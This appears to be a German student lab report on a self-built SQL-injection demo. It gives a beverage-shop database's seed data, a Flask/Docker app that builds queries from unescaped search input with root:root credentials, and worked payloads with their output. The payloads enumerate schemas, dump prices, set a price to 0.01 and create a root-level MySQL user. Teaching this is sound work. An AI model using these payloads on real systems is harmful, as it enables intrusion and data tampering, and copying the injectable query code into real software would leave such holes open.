INSERT INTO bonuszuordnung (jahr, bonusnr_bonuszuordnung, kundennr_bonuszuordnung)
VALUES ( 2020, 1, 2);

INSERT INTO bonuszuordnung (jahr, bonusnr_bonuszuordnung, kundennr_bonuszuordnung)
VALUES ( 2021, 5, 4);

INSERT INTO bonuszuordnung (jahr, bonusnr_bonuszuordnung, kundennr_bonuszuordnung)
VALUES ( 2021, 1, 1);

INSERT INTO bonuszuordnung (jahr, bonusnr_bonuszuordnung, kundennr_bonuszuordnung)
VALUES ( 2021, 1, 9);


-- Adresse: {Adressnr, Strasse, Hausnummer, PLZ}

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Industriestraße', 129,
81929);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Musterstraße', '1a',
85521);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Frankenweg', 22,
90402);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Hefnerstraße', '11-1',
81541);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Hedwigstraße', 4,
80636);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Pariser Straße',65,
81667);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Paul-Neu-Weg', 5,
81679);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Dachstraße', 1, 81825);
```


```
INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Davidstraße', 6, 81927);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Nixenweg', 3, 81739);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Nussbaumweg', 13, 80686);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Waldstraße', 9, 81825);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Wattplatz', 78, 81249);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Parkstr', 47, 90402);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Schlossstraße', 9, 90402);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Rubensstraße', 5, 85521);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Rosenheimer Landstraße', 103, 85521);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Rudolf-Diesel-Straße', 8, 85521);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Karpfenstraße', 3, 81825);

INSERT INTO adresse (strasse, hausnummer, plz_ort) VALUES ('Kaufingertor', 7, 80331);


-- Aktionzuordnung: {Artikelnummer, Aktionsnummer}

INSERT INTO aktionzuordnung (artikelnr_aktionzuordnung, aktionnr_aktionzuordnung) VALUES (1, 2);

INSERT INTO aktionzuordnung (artikelnr_aktionzuordnung, aktionnr_aktionzuordnung) VALUES (3, 2);

INSERT INTO aktionzuordnung (artikelnr_aktionzuordnung, aktionnr_aktionzuordnung) VALUES (5, 4);

INSERT INTO aktionzuordnung (artikelnr_aktionzuordnung, aktionnr_aktionzuordnung) VALUES (5, 1);

INSERT INTO aktionzuordnung (artikelnr_aktionzuordnung, aktionnr_aktionzuordnung) VALUES (7, 3);


-- Kategorie: {Kategorie, Bezeichnung}

INSERT INTO kategorie (bezeichnung) VALUES ('Erfrischungsgetränke');

INSERT INTO kategorie (bezeichnung) VALUES ('Bier');

INSERT INTO kategorie (bezeichnung) VALUES ('Energy Drinks');

INSERT INTO kategorie (bezeichnung) VALUES ('Koffeinhaltig');

INSERT INTO kategorie (bezeichnung) VALUES ('Kaffee');


-- Kategoriezuordnung: {Kategorie, Artikelnummer}
```

```
INSERT INTO kategoriezuordnung (kategorienr_kategoriezuordnung,
artikelnr_kategoriezuordnung) VALUES (2,1);

INSERT INTO kategoriezuordnung (kategorienr_kategoriezuordnung,
artikelnr_kategoriezuordnung) VALUES (2,2);

INSERT INTO kategoriezuordnung (kategorienr_kategoriezuordnung,
artikelnr_kategoriezuordnung) VALUES (1,3);

INSERT INTO kategoriezuordnung (kategorienr_kategoriezuordnung,
artikelnr_kategoriezuordnung) VALUES (1,4);

INSERT INTO kategoriezuordnung (kategorienr_kategoriezuordnung,
artikelnr_kategoriezuordnung) VALUES (4,3);

INSERT INTO kategoriezuordnung (kategorienr_kategoriezuordnung,
artikelnr_kategoriezuordnung) VALUES (4,4);

INSERT INTO kategoriezuordnung (kategorienr_kategoriezuordnung,
artikelnr_kategoriezuordnung) VALUES (3,5);

INSERT INTO kategoriezuordnung (kategorienr_kategoriezuordnung,
artikelnr_kategoriezuordnung) VALUES (4,5);

INSERT INTO kategoriezuordnung (kategorienr_kategoriezuordnung,
artikelnr_kategoriezuordnung) VALUES (4,6);

INSERT INTO kategoriezuordnung (kategorienr_kategoriezuordnung,
artikelnr_kategoriezuordnung) VALUES (5,6);

INSERT INTO kategoriezuordnung (kategorienr_kategoriezuordnung,
artikelnr_kategoriezuordnung) VALUES (4,7);

INSERT INTO kategoriezuordnung (kategorienr_kategoriezuordnung,
artikelnr_kategoriezuordnung) VALUES (5,7);
```

4.2 Anpassung der Häuser Applikation (Docker)

Damit auf eine von uns selbst erstellte Datenbank zugegriffen werden kann, wurde die Docker VM von Nicolas Häuser erweitert, sodass eine weitere SQL Connection ermöglicht, auf unsere Datenbank zuzugreifen.

Zuerst wurde die bereits vorhandene Datenbank **kistedb** in die Dockerumgebung eingebunden.



Als erstes wurde die **"docker-compose.yaml"** entsprechend angepasst:

```
mysql:
  image: mysql:8
  command: --secure-file-priv="" --default-authentication-plugin=mysql_native_password
  restart: on-failure
  environment:
    MYSQL_ROOT_PASSWORD: root
    MYSQL_DATABASE: kemper
  volumes:
    - mysql-data:/var/lib/mysql
    - ./sql/kistedb.sql:/docker-entrypoint-initdb.d/kistedb.sql
    - ./sql/kemper_mysql.sql:/docker-entrypoint-initdb.d/kemper.sql
```

Hierfür wurde die "***app.py***" wie folgt abgeändert:

```
from flask import Flask, render_template, request, redirect, url_for
from flask_bootstrap import Bootstrap
import sqlalchemy
from sqlalchemy.orm import sessionmaker, scoped_session

current_db = 'mysql'
mysql_engine =
sqlalchemy.create_engine('mysql+mysqlconnector://root:root@mysql/kemper',pool_size=
20, max_overflow=0)
mysql_session = scoped_session(sessionmaker(bind=mysql_engine))

postgres_engine =
sqlalchemy.create_engine('postgresql://postgres:root@postgres:5432/kemper',pool_siz
e=20, max_overflow=0)
postgres_session = scoped_session(sessionmaker(bind=postgres_engine))
```

```
kistedb_engine =
sqlalchemy.create_engine('mysql+mysqlconnector://root:root@mysql/kistedb',pool_size
=20, max_overflow=0)
kistedb_session = scoped_session(sessionmaker(bind=kistedb_engine))

app = Flask(__name__)
Bootstrap(app)


@app.context_processor
def inject_current_db():
    global current_db
    return dict(current_db=current_db)


@app.route('/')
@app.route("/home")
def home():
    return render_template('pages/home.html')


@app.route("/tools/<tool>")
def tools(tool):
    tools = {
        "adminer": "http://localhost:8080"
    }

    if tool == "logins":
        return render_template('pages/db_logins.html')

    return render_template('pages/tools.html', tool=tools[tool])


@app.route('/vorlesungen')
def vorlesungen():

    search = request.args.get('search', default='')

    session = get_session()
    if current_db == 'kistedb':
        result = session.execute(f"SELECT b.pk_bestellnr, b.gesamtbetrag,
k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON
b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%{search}%' ORDER BY
k.nachname")
        result = session.execute(f"SELECT v.VorlNr, v.Titel, p.Name, v.SWS FROM
Vorlesungen v LEFT JOIN Professoren p ON v.gelesenVon = p.Persnr WHERE v.Titel LIKE
'%{search}%' ORDER BY v.Titel")

    return render_template('pages/vorlesungen.html', search=search, data=result)

@app.route('/bestellungen')
```

```
def bestellungen():

    search = request.args.get('search', default='')

    session = get_session()
    if current_db == 'kistedb':
        result = session.execute(f"SELECT b.pk_bestellnr, b.gesamtbetrag,
k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON
b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%{search}%' ORDER BY
k.nachname")
    else:
        result = session.execute(f"SELECT v.VorlNr, v.Titel, p.Name, v.SWS FROM
Vorlesungen v LEFT JOIN Professoren p ON v.gelesenVon = p.Persnr WHERE v.Titel LIKE
'%{search}%' ORDER BY v.Titel")

    return render_template('pages/bestellungen.html', search=search, data=result)


def get_session():
    global current_db
    if current_db == 'postgres':
        return postgres_session()
    elif current_db == 'kistedb':
        return kistedb_session()

    return mysql_session()


@app.route('/set_db', methods=['POST'])
def set_db():
    global current_db
    last_url = request.form.get('last_url')
    new_db = request.form.get('db')

    if new_db == 'postgres':
        current_db = 'postgres'
    elif new_db == 'mysql':
        current_db = 'mysql'
    elif new_db == 'kistedb':
        current_db = 'kistedb'
        return redirect(url_for('bestellungen'))

    if last_url is not None:
        return redirect(last_url)

    return redirect(url_for('home'))
if __name__ == '__main__':
    app.run(host='0.0.0.0', port=80)
```

Auch eine Anpassung an der "***template.html***" war notwendig, so wurde eine weitere select option hinzugefügt.

```
{% extends "bootstrap/base.html" %}
{% block title %}sql-injection-demo{% endblock %}

{% block navbar %}
<nav class="navbar navbar-expand-lg navbar-dark bg-dark navbar-fixed-top"">
    <a class="navbar-brand" href="/">SQL Injection Demo v.1.0</a>
    <button class="navbar-toggler" type="button" data-toggle="collapse"
data-target="#navbarSupportedContent" aria-controls="navbarSupportedContent"
aria-expanded="false" aria-label="Toggle navigation">
        <span class="navbar-toggler-icon"></span>
    </button>

    <div class="collapse navbar-collapse" id="navbarSupportedContent">
        <ul class="navbar-nav mr-auto">
            <li class="nav-item">
                <a class="nav-link" href="/vorlesungen">Vorlesungen</a>
            </li>
            <li class="nav-item">
                <a class="nav-link" href="/bestellungen">Bestellungen</a>
            </li>
            <li class="nav-item dropdown">
                <a class="nav-link dropdown-toggle" href="#" id="navbarDropdown"
role="button" data-toggle="dropdown" aria-haspopup="true" aria-expanded="false">
                Tools
                </a>
                <div class="dropdown-menu" aria-labelledby="navbarDropdown">
                    <a class="dropdown-item" href="http://localhost:8080"
target="_blank">Adminer</a>
                    <a class="dropdown-item" href="/tools/logins">DB Logindaten</a>
                </div>
            </li>
        </ul>
        <form class="form-inline my-2 my-lg-0" method="post" action="/set_db">
            <label class="text-success mr-2"><strong>Aktuelles Datenbanksystem:
</strong></label>
            <select name="db" class="form-control" onchange="this.form.submit()">
                <option value="mysql" {% if current_db == 'mysql'%}selected{% endif
%}>MySQL</option>
                <option value="postgres" {% if current_db == 'postgres'%}selected{%
endif%}>PostgreSQL</option>
                <option value="kistedb" {% if current_db == 'kistedb'%}selected{%
endif %}>kistedb</option>
            </select>
            <input type="hidden" name="last_url" value="{{ request.path }}" />
        </form>
    </div>
</nav>
```

```
{% endblock %}

{% block content %}
    <div class="container">
        <div class="row">
            <div class="col">
                <h1 class="mt-5">{% block page_title %}{% endblock %}</h1>
                {% block page_content %}{% endblock %}
            </div>
        </div>
    </div>
{% endblock %}
```

Zudem wurde eine neue Page "***bestellungen.html***" angelegt, um den Inhalt der eigenen "***kistedb***" korrekter darzustellen.

```
Users > alexandra > Downloads > WINGS-SQLInjection-2 > Docker VM > SQL Injection Demo v.1.0 - Docker > website > templates > pages > bestellungen.html >
1   {% extends "template.html" %}
2
3   {% block page_title %}Bestellungen{% endblock %}
4
5   {% block page_content %}
6    <form method="get" action="/bestellungen">
7       <div class="form-row">
8           <div class="col-11">
9               <input name="search" value="{{ search }}" type="text" class="form-control" placeholder="Besteller">
10          </div>
11          <div class="col">
12              <button type="submit" class="btn btn-primary">Suchen</button>
13          </div>
14      </div>
15  </form>
16
17  <table class="table table-striped mt-1">
18      <thead>
19      <tr>
20          <th>Bestellnr</th>
21          <th>Betrag</th>
22          <th>Name</th>
23          <th>Datum</th>
24      </tr>
25      </thead>
26      <tbody>
27          {% for datensatz in data %}
28          <tr>
29              {% for feld in datensatz %}
30              <td>{{ feld }}</td>
31              {% endfor %}
32          </tr>
33          {% endfor %}
34      </tbody>
35  </table>
36
37  {% endblock %}
```

Bestellungen Tools

Bestellungen

Besteller Suchen

Bestellnr	Betrag	Name	Datum
2	3184.88	Falk	2021-01-12
4	1904.22	Falk	2021-04-02
1	1166.28	Schwarz	2021-03-14
3	374.81	Schwarz	2021-03-05
8	40.29	Schwarz	2021-05-31
6	693.19	Weller	2021-03-15
5	563.77	Zanirak	2021-01-03

4.3 SQL Injection Beispiele

In den nachfolgenden Beispielen wird davon ausgegangen, dass SQL Injection möglich ist, weshalb hier keine weiteren Tests durchgeführt werden.

Zuerst wurden einige vorbereitende SQL Injections durchgeführt. Hierfür wurden die vorhandenen Datenbanken, der Aufbau der Datenbank kistedb und die enthaltenen Tabellen der kistedb ausgelesen.

Anzeigen der vorhandenen Datenbanken:

' UNION SELECT null,schema_name,null,null FROM information_schema.schemata; --

localhost/bestellungen?search=+'+UNION+SELECT+null%2Cschema_name%2Cnull%2Cnull+FROM+information_schema.schemata%3B+--

SQL Injection Demo v.1.0 Vorlesungen Bestellungen Tools Aktuelles Datenbanksystem


Bestellungen

' UNION SELECT null,schema_name,null,null FROM information_schema.schemata; -- Suchen

Bestellnr	Betrag	Name	Datum
None	mysql	None	None
None	information_schema	None	None
None	performance_schema	None	None
None	sys	None	None
None	kemper	None	None
None	kistedb	None	None

Anzeigen des Aufbaus der Datenbank kistedb:

' UNION SELECT null,table_schema,table_name,null FROM information_schema.columns where table_schema='kistedb'; --




Bestellungen

' UNION SELECT null,table_schema,table_name,null FROM information_schema.columns where table_schema='kistedb'; -- Suchen

Bestellnr	Betrag	Name	Datum
None	kistedb	Test	None
None	kistedb	adresse	None
None	kistedb	aktion	None
None	kistedb	aktionzuordnung	None
None	kistedb	artikel	None
None	kistedb	bestellposition	None
None	kistedb	bestellung	None
None	kistedb	bonus	None
None	kistedb	bonuszuordnung	None
None	kistedb	kategorie	None
None	kistedb	kategoriezuordnung	None
None	kistedb	kunde	None
None	kistedb	lieferant	None
None	kistedb	ort	None
None	kistedb	versand	None

Anzeigen der Spalten in der Datenbank kistedb:

' UNION SELECT null,table_schema,table_name,column_name FROM information_schema.columns where table_schema='kistedb'; --




Bestellnr	Betrag	Name	Datum
None	kistedb	Test	ID
None	kistedb	adresse	hausnummer
None	kistedb	adresse	pk_adressnr
None	kistedb	adresse	plz_ort
None	kistedb	adresse	strasse
None	kistedb	aktion	datum_bis
None	kistedb	aktion	datum_von
None	kistedb	aktion	pk_aktionsnr
None	kistedb	aktion	rabatt_prozent
None	kistedb	aktionzuordnung	aktionnr_aktionzuordnung
None	kistedb	aktionzuordnung	artikelnr_aktionzuordnung
None	kistedb	artikel	bezeichnung
None	kistedb	artikel	bruttoeinzelpreis
None	kistedb	artikel	lieferantennr_artikel
None	kistedb	artikel	mwst
None	kistedb	artikel	nettoeinzelpreis
None	kistedb	artikel	pk_artikelnr

None	kistedb	artikel	stueckzahl
None	kistedb	bestellposition	anzahl
None	kistedb	bestellposition	artikelnr_bestellpos
None	kistedb	bestellposition	pk_bestellnr_bestellpos
None	kistedb	bestellposition	pk_bestellpositionnr
None	kistedb	bestellung	bestelldatum
None	kistedb	bestellung	gesamtbetrag
None	kistedb	bestellung	kundennr_bestellung
None	kistedb	bestellung	pk_bestellnr
None	kistedb	bestellung	versandartnr_bestellung
None	kistedb	bonus	bonusbetrag
None	kistedb	bonus	pk_bonusnr
None	kistedb	bonus	umsatzhoehe
None	kistedb	bonuszuordnung	bonusnr_bonuszuordnung
None	kistedb	bonuszuordnung	jahr
None	kistedb	bonuszuordnung	kundennr_bonuszuordnung
None	kistedb	kategorie	bezeichnung
None	kistedb	kategorie	pk_kategorienr
None	kistedb	kategoriezuordnung	artikelnr_kategoriezuordnung
None	kistedb	kategoriezuordnung	kategorienr_kategoriezuordnung
None	kistedb	kunde	adressnr_kunde
None	kistedb	kunde	jahresumsatz
None	kistedb	kunde	nachname
None	kistedb	kunde	pk_kundennr
None	kistedb	kunde	stammkunde
None	kistedb	kunde	vorname
None	kistedb	lieferant	adressnr_lieferant
None	kistedb	lieferant	bezeichnung
None	kistedb	lieferant	pk_lieferantNr
None	kistedb	ort	ortsname
None	kistedb	ort	plz
None	kistedb	versand	bezeichnung
None	kistedb	versand	pk_versandartnr
None	kistedb	versand	preis

4.3.1 Beispiel 1 - Ausspähen von Daten

Aufgrund der gewonnenen Informationen aus den vorbereitenden Handlungen wurden nun weitere Daten der Tabelle Artikel abgefragt.

' UNION SELECT pk_artikelnr,bezeichnung,nettoeinzelpreis,bruttoeinzelpreis from kistedb.artikel; --



Bestellungen

' UNION SELECT pk_artikelnr,bezeichnung,nettoeinzelpreis,bruttoeinzelpreis from kistedb.artikel; -- Suchen

Bestellnr	Betrag	Name	Datum
1	Augustiner Lagerbier Hell (Kasten)	0.75	0.89
2	Augustiner Lagerbier Hell (Einzel)	0.75	0.89
3	Cola (Kasten)	0.66	0.79
4	Cola (Einzeln)	0.66	0.79
5	Energy Drink (Palette)	1.53	1.64
6	Eiskaffee (Palette)	1.21	1.29
7	Eiskaffe (Einzeln)	1.21	1.29

→ Mittels dieser Abfrage konnten die vorhandenen Artikel samt der Preise eingesehen werden

4.3.2 Beispiel 2 - Verändern von Daten

Nachdem die Preise der Artikel identifiziert wurden, soll als Nächstes der Preis der Cola (Kiste und Flasche) auf 0.01 Euro gesenkt werden. Dadurch wäre eine Bestellung mit dem geringsten Preis möglich.
Da sich der Bruttoeinzelpreis aus dem Produkt der MwSt und Nettoeinzelpreis zusammensetzt, war eine Änderung des Bruttoeinzelpreises nicht möglich. Aus diesem Grund wurde der Nettoeinzelpreis verändert.

' ; update artikel set nettoeinzelpreis=0.01 where bezeichnung like 'Cola%'; COMMIT; --

localhost/bestellungen?search='+%3B+update+artikel+set+nettoeinzelpreis%3D0.01+where+bezeichnung+like+'Cola%25'%3B+COMM

Bestellungen

' ; update artikel set nettoeinzelpreis=0.01 where bezeichnung like 'Cola%'; COMMIT; -- Suchen

Bestellnr	Betrag	Name	Datum
1	1166.28	Schwarz	2021-03-14
3	374.81	Schwarz	2021-03-05
8	40.29	Schwarz	2021-05-31
2	3184.88	Falk	2021-01-12
4	1904.22	Falk	2021-04-02
6	693.19	Weller	2021-03-15
5	563.77	Zanirak	2021-01-03

Anschließend wurde die Veränderung des Preises überprüft:

' UNION SELECT pk_artikelnr,bezeichnung,nettoeinzelpreis,bruttoeinzelpreis from kistedb.artikel; --

localhost/bestellungen?search='+UNION+SELECT+pk_artikelnr%2Cbezeichnung%2Cnettoeinzelpreis%2Cbruttoeinzelpreis+from+kisted

Bestellungen

' UNION SELECT pk_artikelnr,bezeichnung,nettoeinzelpreis,bruttoeinzelpreis from kistedb.artikel; -- Suchen

Bestellnr	Betrag	Name	Datum
1	1166.28	Schwarz	2021-03-14
3	374.81	Schwarz	2021-03-05
8	40.29	Schwarz	2021-05-31
2	3184.88	Falk	2021-01-12
4	1904.22	Falk	2021-04-02
6	693.19	Weller	2021-03-15
5	563.77	Zanirak	2021-01-03
1	Augustiner Lagerbier Hell (Kasten)	0.75	0.89
2	Augustiner Lagerbier Hell (Einzel)	0.75	0.89
3	Cola (Kasten)	0.01	0.01
4	Cola (Einzeln)	0.01	0.01
5	Energy Drink (Palette)	1.53	1.64
6	Eiskaffee (Palette)	1.21	1.29
7	Eiskaffe (Einzeln)	1.21	1.29

Als weitere Veränderung von Daten wurde zuerst eine neue Datenbank angelegt:

1' OR 1=1; CREATE database testdb; --

localhost/bestellungen?search=+1'+OR+1%3D1%3B+CREATE+database+testdb%3B+--

Bestellungen

1' OR 1=1; CREATE database testdb; -- Suchen

Anschließend wurde überprüft, ob die Datenbank auch wirklich angelegt wurde:

localhost/bestellungen?search='+UNION+SELECT+null%2Cschema_name%2Cnull%2Cnull+FROM+information_schema.schemata%3B+ 50%

Bestellungen

' UNION SELECT null,schema_name,null,null FROM information_schema.schemata; -- Suchen

Bestellnr	Betrag	Name	Datum
1	1166.28	Schwarz	2021-03-14
3	374.81	Schwarz	2021-03-05
8	40.29	Schwarz	2021-05-31
2	3184.88	Falk	2021-01-12
4	1904.22	Falk	2021-04-02
6	693.19	Weiler	2021-03-15
5	563.77	Zanirak	2021-01-03
None	mysql	None	None
None	information_schema	None	None
None	performance_schema	None	None
None	sys	None	None
None	kemper	None	None
None	kistedb	None	None
None	testdb	None	None

→ die neu erstellte Datenbank testdb ist nun zu finden

Als nächsten Schritt wurde eine neue Tabelle angelegt:

' ; CREATE Table testtable (ID integer); COMMIT; --

localhost/bestellungen?search='+%3B+CREATE+Table+testtable+(ID+integer)%3B+COMMIT%3B+--

Bestellungen

' ; CREATE Table testtable (ID integer); COMMIT; -- Suchen

Auch hier wurde überprüft, ob die Tabelle angelegt wurde:

localhost/bestellungen?search='+UNION+SELECT+null%2Ctable_schema%2Ctable_name%2Cnull+FROM+infor

Bestellungen

' UNION SELECT null,table_schema,table_name,null FROM information_schema.columns where table_schema='kistedb'; -- Suchen

Bestellnr	Betrag	Name	Datum
1	1166.28	Schwarz	2021-03-14
3	374.81	Schwarz	2021-03-05
8	40.29	Schwarz	2021-05-31
2	3184.88	Falk	2021-01-12
4	1904.22	Falk	2021-04-02
6	693.19	Weller	2021-03-15
5	563.77	Zanirak	2021-01-03
None	kistedb	Test	None
None	kistedb	adresse	None
None	kistedb	aktion	None
None	kistedb	aktionzuordnung	None
None	kistedb	artikel	None
None	kistedb	bestellposition	None
None	kistedb	bestellung	None
None	kistedb	bonus	None
None	kistedb	bonuszuordnung	None
None	kistedb	kategorie	None
None	kistedb	kategoriezuordnung	None
None	kistedb	kunde	None
None	kistedb	lieferant	None
None	kistedb	ort	None
None	kistedb	testtable	None
None	kistedb	versand	None

→ Die neu erstellte Tabelle testtable wurde in der Datenbank kistedb hinzugefügt.

Weiterhin wurde ein neuer User angelegt:
Damit ein neuer User angelegt werden kann, waren vorbereitende Maßnahmen nötig. Hierfür wurden diejenigen Informationen ausgelesen, die man für die Erstellung benötigt.

' UNION SELECT table_schema,table_name,column_name, data_type FROM information_schema.columns where table_schema='mysql'; --

localhost/bestellungen?search='+UNION+SELECT+table_schema%2Ctable_name%2Ccolumn_name%2C+data_type+FROM+informatio

Bestellungen

' UNION SELECT table_schema,table_name,column_name, data_type FROM information_schema.columns where table_schema='mysql'; Suchen

mysql	user	Host	b'char'
mysql	user	User	b'char'
mysql	user	Select_priv	b'enum'
mysql	user	Insert_priv	b'enum'
mysql	user	Update_priv	b'enum'
mysql	user	Delete_priv	b'enum'
mysql	user	Create_priv	b'enum'
mysql	user	Drop_priv	b'enum'
mysql	user	Reload_priv	b'enum'
mysql	user	Shutdown_priv	b'enum'
mysql	user	Process_priv	b'enum'
mysql	user	File_priv	b'enum'
mysql	user	Grant_priv	b'enum'
mysql	user	References_priv	b'enum'
mysql	user	Index_priv	b'enum'
mysql	user	Alter_priv	b'enum'
mysql	user	Show_db_priv	b'enum'
mysql	user	Super_priv	b'enum'
mysql	user	Create_tmp_table_priv	b'enum'
mysql	user	Lock_tables_priv	b'enum'
mysql	user	Execute_priv	b'enum'
mysql	user	Repl_slave_priv	b'enum'
mysql	user	Repl_client_priv	b'enum'
mysql	user	Create_view_priv	b'enum'
mysql	user	Show_view_priv	b'enum'
mysql	user	Create_routine_priv	b'enum'
mysql	user	Alter_routine_priv	b'enum'
mysql	user	Create_user_priv	b'enum'
mysql	user	Event_priv	b'enum'

Anschließend wurde der eigentliche User angelegt:

Eigentliches Anlegen eines Users (equivalent zum Root-User):

' ; INSERT INTO `user` (`Host`, `User`, `Select_priv`, `Insert_priv`, `Update_priv`, `Delete_priv`, `Create_priv`, `Drop_priv`, `Reload_priv`, `Shutdown_priv`, `Process_priv`, `File_priv`, `Grant_priv`, `References_priv`, `Index_priv`, `Alter_priv`, `Show_db_priv`, `Super_priv`, `Create_tmp_table_priv`, `Lock_tables_priv`, `Execute_priv`, `Repl_slave_priv`, `Repl_client_priv`, `Create_view_priv`, `Show_view_priv`, `Create_routine_priv`, `Alter_routine_priv`, `Create_user_priv`, `Event_priv`, `Trigger_priv`, `Create_tablespace_priv`, `ssl_type`, `ssl_cipher`, `x509_issuer`, `x509_subject`, `max_questions`, `max_updates`, `max_connections`, `max_user_connections`, `plugin`, `authentication_string`, `password_expired`, `password_lifetime`, `account_locked`, `Create_role_priv`, `Drop_role_priv`, `Password_reuse_history`, `Password_reuse_time`, `Password_require_current`, `User_attributes`) VALUES ('localhost', 'ah', 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 1, `ssl_cipher`, `x509_issuer`, `x509_subject`, '0', '0', '0', '0', 'mysql_native_password', '*test', 1, NULL, 1, 2, 2, NULL, NULL, `Password_require_current`, NULL); COMMIT; --

```
localhost/bestellungen?search='+%3B+INSERT+INTO+`user`+(`Host`%2C+`User`%2C+`Select_priv`%2C+`Insert_priv`%2C+`Update
```

Bestellungen

' ; INSERT INTO `user` (`Host`, `User`, `Select_priv`, `Insert_priv`, `Update_priv`, `Delete_priv`, `Create_priv`, `Drop_priv`, `Reload_ Suchen

